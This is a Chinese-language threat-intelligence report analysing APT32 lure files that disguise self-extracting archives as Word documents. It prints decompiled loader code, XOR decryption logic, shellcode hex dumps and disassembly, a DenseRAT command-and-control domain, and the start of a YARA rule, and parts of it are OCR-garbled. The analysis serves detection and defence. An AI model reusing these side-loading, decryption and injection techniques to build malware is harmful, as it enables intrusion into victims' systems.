

APT32常用诱饵文件分析

山石网科情报中心 山石网科安全技术研究院 2024-05-21 16:59 广东

1

事件概述

随着越来越多个人隐私和重要数据通过各种办公软件存储在电子文档中，针对办公软件的攻击事件不断发生，各种办公软件安全问题日趋严重！

办公软件存在安全问题的根本原因在于其文档格式解析和执行存在缺陷，即软件安全漏洞。


本文将通过研究海莲花组织(APT32)针对Office软件进行恶意攻击的三个样本，总结其技术特征，分析Office文档漏洞的主要利用手法，并提供防御与检测建议。

No.1 | 组织介绍


APT32，是一个长期针对中国及其他东亚国家进行攻击的APT组织。攻击领域涉及政府机构，政府部门，医疗卫生，国防，通信等等，常用手法包括白利用、DLL劫持、多阶段加载、混淆加密等等。

No.2 | 攻击手法

将包含恶意代码的程序打包成自解压文件，伪装成word文档，通过网络钓鱼、社会工程等，诱使受害者打开。



打开后，弹出诱饵文档窗口，在后台加载恶意程序。





样本一：白利用

sha256: dbde2b710bee38eb3ff1a72b673f756c27faa45d5c38cbe0f8a5dfccb16c18ba

No.1 | 攻击背景

攻击手法

伪装成word文档，通过社会工程学诱导受害者点击执行，通过白利用方法绕过安全检测，加载恶意程序。

📁 SoftwareUpdateFiles.Resources	2020/6/24 15:52	文件夹
MICROSOFT MicrosoftUpdate.exe	2020/6/24 15:52	应用程序 602 KB
FILE MicrosoftUpdateFiles.dll	2020/6/24 15:52	应用程序扩展 392 KB
FILE MicrosoftUpdateFiles.locale	2020/6/24 15:52	LOCALE 文件 1,388 KB

如上所示，攻击者将携带签名的白文件、恶意DLL、加密后的代码文件打包成自解压格式的诱饵文档，诱使受害者打开。




公众号 · 山石网科安全技术研究院




诱饵文档被执行后会释放所有文件，并且执行“MicrosoftUpdate.exe”，通过白文件利用的方法，加载恶意的SoftwareUpdateFilesLocalized.dll。恶意DLL读取加密的shellcode 文件 -SoftwareUpdateFiles.local 并 将 恶 意 的 shellcode 注 入 MicrosoftUpdate.exe中。

No.2 | TTPs



样本关联分析拓扑






No.3 | 详细分析

静态分析

DIE打开后，可以看出它是一个压缩文件，包括4个文件，2个目录



分析白文件 MicrosoftUpdate.exe，可以看到其导入表中并未包含恶意dll——SoftwareUpdateFilesLocalized



动态调试

DLL侧加载

跟踪DLL的加载，程序通过ntdll.ZwMapViewOfSection将导入表中的DLL映射到内存中，而恶意的SoftwareUpdateFilesLocalized.dll存放于程序目录

~\SoftwareUpdateFiles.Resources\en.lproj\SoftwareUpdateFilesLocalized.dll
下，可以推测其利用了DLL侧加载技术。

如下图所示：其在SoftwareUpdatefiles.10002F44通过LoadLibraryW加载进入内存

83C1 F0 C645 FC 03 E8 02E2FFFF 66:8B45 E8 <u>68 F8D90310</u> 8BCF 66:8946 06 E8 BAE8FFFF 85C0 0F84 13010000 FF37 <u>FF15 BCD10310</u> 8946 0C 3BC3 75 0C 8BCE E8 08F4FFFF E9 F8000000 8D45 D4 50 <u>FF15 A4D10310</u> 33C0 68 FE010000 66:8945 1C 8D45 1E 53 50	<pre>add ecx,FFFFFFF0 mov byte ptr ss:[ebp-4],3 <u>call softwareupdatefiles.10001128</u> mov ax,word ptr ss:[ebp-18] push softwareupdatefiles.1003D9F8 mov ecx,edi mov word ptr ds:[esi+6],ax <u>call softwareupdatefiles.100017F4</u> test eax,eax je softwareupdatefiles.10003055 push dword ptr ds:[edi] <u>call dword ptr ds:[<LoadLibraryW>]</u> mov dword ptr ds:[esi+C],eax cmp eax,ebx jne softwareupdatefiles.10002F5D mov ecx,esi <u>call <softwareupdatefiles.private: void __thiscall A></u> jmp softwareupdatefiles.10003055 lea eax,dword ptr ss:[ebp-2C] push eax <u>call dword ptr ds:[<GetLocalTime>]</u> xor eax,eax push 1FE mov word ptr ss:[ebp+1C],ax lea eax,dword ptr ss:[ebp+1E] push ebx push eax</pre>	ecx:const ASUResourceProxy:: vtable'+184 ecx:const ASUResourceProxy::`vftable'+184, [edi]:L"C:\\Users\\33728\\Desktop\\样本分析" ecx:const ASUResourceProxy::`vftable'+184
---	---	---



公众号 · 山石网科安全技术研究院

Shellcode加载之反射型DLL注入

攻击者从内存而非磁盘向指定进程注入DLL的技术，相比之下更为隐蔽，不需要硬盘文件和Windows加载程序的辅助，因而逃离了一般检测软件、系统程序的监控。

实现流程

1. 获取目标进程的句柄

2. 内存分配空间，注入shellcode
3. 加载所需系统DLL
4. 重构导入表
5. 打开进程，进入DLL入口点，执行注入的恶意代码

具体分析如下，用IDA静态分析加载的恶意DLL，找到sub_10001020函数，可以看到其通过VirtualAlloc函数重新分配内存空间，并加载shellcode

```
8
9     dword_1000A8BC = al;
10    ModuleHandleA = GetModuleHandleA("SoftwareUpdateFiles.dll");
11    if ( ModuleHandleA )
12    {
13        v2 = (char *)ModuleHandleA + 12115;
14        flOldProtect = 0;
15        if ( VirtualProtect((char *)ModuleHandleA + 12115, 5u, 0x40u, &flOldProtect) )
16        {
17            *(DWORD *)v2 = -1869574000;
18            v2[4] = -112;
19        }
20    }
21    result = GetModuleHandleA(0);
22    if ( result )
23    {
24        v4 = result + 15763;
25        flOldProtect = 0;
26        result = (HMODULE)VirtualProtect(result + 15763, 0x10u, 0x40u, &flOldProtect);
27        if ( result )
28        {
29            dword_1000A8C0 = (int)sub_100010C0;
30            *(WORD *)v4 = 26768;
31            *(DWORD *)((char *)v4 + 2) = 0;
32            *(WORD *)v4 + 3) = 5631;
33            *(DWORD *)v4 + 2) = &dword_1000A8C0;
34        }
35    }
36    return result;
37 }
```



公众号 · 山石网科安全技术研究院

进入sub_100010c0中，异或解密算法如下所示，通过密钥String循环解密

```
 19 PathAppendW(Filename, L"SoftwareUpdateFiles.locale");
 20 i = 0;
 21 FileW = CreateFileW(Filename, 0x80000000, 1u, 0, 3u, 0, 0);
 22 v1 = FileW;
 23 if ( FileW != (HANDLE)-1 )
 24 {
 25     FileSize = GetFileSize(FileW, 0);
 26     v3 = FileSize;
 27     if ( FileSize )
 28     {
 29         v4 = FileSize + 4096;
 30         if ( ((v3 + 4096) & 0xFFFF) != 0 )
 31         {
 32             do
 33                 ++v4;
 34             while ( (v4 & 0xFFFF) != 0 );
 35         }
 36         v5 = (char *)VirtualAlloc(0, v4, 0x1000u, 0x40u);
 37         if ( v5 )
 38         {
 39             NumberOfBytesRead = 0;
 40             if ( ReadFile(v1, v5, v3, &NumberOfBytesRead, 0) )
 41             {
 42                 if ( NumberOfBytesRead == v3 )
 43                 {
 44                     v6 = lstrlenA(String);
 45                     v7 = 0;
 46                     for ( i = v6; v7 < v3; v5[v7 - 1] ^= String[v8] )
 47                     {
 48                         v8 = v7 % i;
 49                         ++v7;
 50                     }
 51                     i = (unsigned int)v5;
 52                 }
 53             }
 54         }
 55     }
 56 }
```

53 }
 000005BC sub 100010C0:41 (100011BC)

使用x64dbg，可以看到内存中加载的SoftwareupdatefilesLocalized.local内容如下所示

地址	十六进制	ASCII
02BB80000	AD AD D1 35 0C FC 8A 98 26 70 81 29 52 A1 D5 78	.N5.ü..&p.JRiÖ{
02BB80010	25 4E 4C C6 AB 51 58 11 6E 54 04 20 E2 0B A6 DE %NLÆ«QX.nT. à.'p	
02BB80020	0A 3F 4E A7 21 E8 76 4F D6 ED 12 E5 F9 F6 DA 34	.?NS!evoÖi.äùöU4
02BB80030	1E EC 2D 41 BE 0E 0D 7A 11 26 0C F3 5F A1 FA C3	.i-A%.z.&.ö.iúA
02BB80040	A7 9E 03 D3 60 92 2C 6E E9 C9 A5 8F 4F 70 81 80	\$.ö.,nëÉ¥.Op..
02BB80050	01 5D FA 7D 98 DF 49 86 68 A7 DA 60 42 77 D5 A8	.jú}.Bz.hşÜ BwÖ
02BB80060	F6 CA 9D 37 F3 F8 5C 6F 7E 59 D9 BF 0B F1 BC 84	öE.7öö.ö-YUö.ñ4.
02BB80070	C6 AF E9 D8 38 AF 10 3C D3 E1 71 61 10 C2 D2 73	é.éö8.<öáqa.ÄöS
02BB80080	C2 06 04 FF 15 7D 1F 80 50 23 AA DC CE D0 3F 59	A..y.].P#äUID?Y
02BB80090	9F 5B 4A C3 84 CC 07 F0 4F 21 FE 24 7D 01 OD E8	[JÄ.I.öö!p\$]..è
02BB800A0	55 EE 09 BA DF 9B 8C CD 72 DA EE E6 12 AB E4 4A	U!.ö.írÚiae.«ÄJ
02BB800B0	10 35 9E 7A 59 BA 34 DF BC 20 7F E8 E7 17 CD DE	.5.ZYö4B%.æç.ip
02BB800C0	37 3A 55 29 A9 8D 8A 9D D3 63 D5 16 E4 07 1E 5E	yöö!ç.öö!ç.äç.äç.
02BB800D0	42 F4 4B A9 C8 86 0B 2D 77 49 C1 C9 F9 EE E2 BB	BÖKöE.«.«.wIAeüia»
02BB800E0	0C 88 90 32 25 D7 8E 8E BC 8A 54 4F D4 56 EE 34	...%X..%.TÖÖV14

经过解密算法后，shellcode恢复如下

地址	十六进制	ASCII
02BB80000	DA C5 B8 5B 43 B1 DA D9 74 24 F4 5D 31 C9 B9 1A	UA.[C+ÜÜt\$ö]1É'.
02BB80010	6B 05 00 83 C5 04 31 45 17 03 45 4C A1 44 EB BB	K...Ä.1E..EL!Dë»
02BB80020	64 45 0B D3 73 89 14 23 97 84 5C A0 8B B7 B4 7F	DE.öö..#.\\ ..
02BB80030	57 B8 44 37 DB 7C 64 2E 48 76 65 80 3A D3 8D A6	W.D7Öjd.Hve:Ö.
02BB80040	C4 DB 4D 9C 2C DB 4D 20 AD 85 CC E1 26 3F CF E1	ÄÜM..öM ..iá&?iá
02BB80050	69 12 9F 09 E1 93 1F C9 31 C6 94 25 36 05 9A E6	1...ä..É1Ä.%6..æ
02BB80060	B2 88 D3 5E 92 86 3F 2A 1F 3A 9C D2 7B 9D D3 D2	*.öA.??*.ö!öö
02BB80070	83 DD 90 B7 5F DD 51 72 B0 B5 38 0E 5E 8D 86 36	.Ý.._YQr.µ8.^.6
02BB80080	BO 75 65 AA 46 35 79 F5 1C 62 E4 95 AD B8 6C 2D	ue=aFSyö.bä..1-
02BB80090	DE 37 03 85 ED B8 6F 84 09 74 BO 40 11 44 44 85	p7..i.o..t@.DD.
02BB800A0	25 8B 5B F3 9E D7 E5 8E 17 AA 9A 8F 51 C0 A6 05	%.[ö.xä..ä..QA'.
02BB800B0	69 74 D2 2F 15 D3 57 BE CE 6E 3A 9C 82 45 83 9F	töö/.öW!in:..E..
02BB800C0	5B 5B 20 47 EA F9 C3 FC BO 09 A5 77 B3 8F 4A OF	[[GëüäÜ.ÝW..J.
02BB800D0	10 9F 03 D9 FC C3 33 43 3A 3A B7 A4 B1 84 87 DC	».üüA3C;..ä.ü.U
02BB800E0	4A FO E1 57 4E 82 D4 B7 DB D9 2C 3C 9E 1D AA 4D	joawn.ö.öU..ä.M

反汇编后结果如下

```

02BB0000  DAC5      fcmovb st(0),st(5)
02BB0002  B8 5B43B1DA mov eax,DAB1435B
02BB0007  D97424 F4  fnstenv m28 ptr ss:[esp-C]
02BB0008  5B          pop ebp
02BB000C  31C9        xor ecx,ecx
02BB000E  B8 1A680500 mov ecx,56B1A
02BB0013  83C5 04    add ebp,4
02BB0016  31C5 17    xor dword ptr ss:[ebp+17],eax
02BB0019  0345 4C    add eax,dword ptr ss:[ebp+4C]
02BB001C  A3 44EBBB64 mov eax,dword ptr ds:[64BBEB44]
02BB0021  45          inc ebp
02BB0022  0B03        or edx,ebx
02BB0024  - 73 89     jae 2BAFFAF
02BB0026  14 23     adc al,23
02BB0028  97          xchng edi,eax
02BB0029  845CA0 8B   test byte ptr ds:[eax-75],b1
02BB002D  B7 B4     mov bh,84
02BB002F  v 7F 57     jne 2BB0088
02BB0031  B8 4437DB7C mov eax,7CDB3744
02BB0036  642E:48   dec eax
02BB0039  v 76 65     jbe 2BB00A0
02BB003B  B0 3A     mov al,3A
02BB003D  D38D A6C4DB4D ror dword ptr ss:[ebp+4DDBC4A6],cl
02BB0043  9C          pushfd
02BB0044  2C DB     sub al,DB
02BB0046  4D          dec ebp
02BB0047  20AD 85CCE126 and byte ptr ss:[ebp+26E1CC83],ch
02BB004D  3F          aas
02BB004E  CF          int3
02BB004F  v E1 69     loopne 2BB008A
02BB0051  129F 09E1931F adc bl,byte ptr ds:[edi+1F93E109]
02BB0057  C9          leave
02BB0058  31C6        xor esi,eax
02BB005A  94          xchng esp,eax
02BB005B  25 36059AE6 and eax,E69A0536

```

3A::'

公众号 · 山石网科安全技术研究院

然后，通过LoadLibraryExW函数确定系统DLL的位置，导入所需DLL

7333FF5B 68 B0F03373
 7333FF60 68 100F3B73
 7333FF65 FF15 C8423B73
 7333FF68 803D 80FA3A73 00
 7333FF72 v 0F85 CCE80200
 7333FF78 8B3D 78FB3A73
 7333FF7E 85FF
 7333FF80 v 75 37
 7333FF82 A1 60FB3A73
 7333FF87 85C0
 7333FF89 v 75 16
 7333FF8B 56
 7333FF8C 56
 7333FF8D 68 38022273
 7333FF92 FF15 D8403B73
 7333FF98 A3 60FB3A73
 7333FF9D 85C0
 7333FFB7 v 74 3C
 7333FFA1 68 24022273
 7333FFA6 50
 7333FFA7 FF15 D0403B73
 7333FFAD 8BF8
 7333FFAF 893D 78FB3A73
 7333FFB5 85FF
 7333FFB7 v 74 1C
 7333FFB9 8BF4
 7333FFB9 8BCF
 7333FFBD FF75 08
 7333FFC0 FF15 30453B73
 7333FFC6 FFD7
 7333FFC8 3BF4
 7333FFCA v 74 07
 7333FFCC B9 04000000
 7333FFD1 CD 29
 7333FFD3 8BF0

push iertutil.7333FOB0
 push iertutil.7333FOB0
 call dword ptr ds:[<!ntonceExecuteOnce>]
 cmp byte ptr ds:[733AFA80],0
 jne iertutil.7333E844
 mov edi,dword ptr ds:[733AFB78]
 test edi,edi
 jne iertutil.7333FFB9
 mov eax,dword ptr ds:[733AFB60]
 test eax, eax
 jne iertutil.7333FFA1
 push esi
 push esi
 push iertutil.73220238
 call dword ptr ds:[<LoadLibraryExW>]
 mov dword ptr ds:[733AFB60],eax
 test eax, eax
 je iertutil.7333FFD0
 push iertutil.73220224
 push eax
 push iertutil.7333FFD5
 call dword ptr ds:[<GetProcAddress>]
 mov edi, eax
 mov dword ptr ds:[733AFB78],edi
 test edi,edi
 je iertutil.7333FFD9
 mov esi,esp
 mov ecx,edi
 push dword ptr ss:[ebp+8]
 call dword ptr ds:[<&Ordinal#689>]
 call edi
 cmp esi,esp
 je iertutil.7333FFD3
 mov ecx,4
 mov [esi+29],0
 mov esi, eax

73220238:L"user32.dll"
 73220224:"IsImmersiveProcess"

公众号 · 山石网科安全技术研究院

在 Local\Temp 目录下，创建 New Text Document.doc 诱饵文档，使用 WINWORD.EXE 进程打开

74840413 6A 00
 74840415 6A 00
 74840417 FF31
 74840419 FF85 2CFEFFFF
 7484041F FF85 9C93D374
74840425 85C0
 74840427 0F85 65FFFFFF
 7484042D FF15 9090D374

push 0
 push 0
 push dword ptr ds:[ecx]
 push dword ptr ss:[ebp-104]
 call dword ptr ds:[<createProcessw>]
 test eax, eax
 jne windows.storage_74840392
 call dword ptr ds:[<GetLastError>]

[ecx]:L"\\"C:\\Program Files\\Microsoft Office\\Root\\Office16
 [ebp-104]:\"C:\\Program Files\\Microsoft Office\\Root\\Office
 EC
 ED
 ES
 ES
 ED
 EI

使用RtlMoveMemory, VirtualAlloc重新分配内存空间

```

02E9AA81 890C24 mov dword ptr ss:[esp],ecx
02E9AA84 FF55 CC call dword ptr ss:[ebp-34]
02E9AA87 8945 C8 mov dword ptr ss:[ebp-38],eax
02E9AA8A 85C0 test eax,eax
02E9AA8C ^ E9 57F7FFFF jmp 2E9A1EB
02E9AA91 3B57 18 cmp edx,dword ptr ds:[edi+18]
02E9AA94 > 0F83 CF000000 jae 2E9AB69
02E9AA98 884D F4 mov ecx,dword ptr ss:[ebp-C]
02E9AA9D E9 DFDEFFFF jmp 2E98981
02E9AA2 8845 D0 mov eax,dword ptr ss:[ebp-30]
02E9AA5 884D B8 mov ecx,dword ptr ss:[ebp-48]
02E9AA8 8D6424 FC lea esp,dword ptr ss:[esp-4]

```

公众号 · 山石网科安全技术研究院

Shellcode执行

最后，执行其注入的恶意代码，这是一个DenseRAT木马程序，尝试连接tripplekill.mentosfontcmb.com的46405端口，由于端口已失效，连接失败。

反调试技术

动态调试过程中，可以发现其使用了Sleep长延时函数

```

0329E528 5D pop ebp
0329E529 C3 ret
0329E52A 68 983A0000 push 3A98
0329E52F FF15 18D12C03 call dword ptr ds:[<&Sleep>]
0329E535 6A 00 push 0
0329E537 FF15 34D02C03 call dword ptr ds:[<&SetLastError>]
0329E53D 837D F4 08 cmp dword ptr ss:[ebp-90],0
0329E541 8B45 E0 mov eax,dword ptr ss:[ebp-20]
0329E544 > 0F83 08000000 jae 329E552

```

No.4 | yara规则

针对该样本，其主要行为特征如下，可以以此为方向，提取静态特征，编写yara规则进行检测。

1. DLL侧链加载技术：如何辨别加载的DLL是否为恶意的
2. 异或解密算法：Xor特征

3. DLL反射型注入技术：注入特征

Xor解密特征检测

```
4 }
5 rule Is_ExistXor
6 {
7     meta:
8         generated_by = "mkYARA - By Jelle Vergeer"
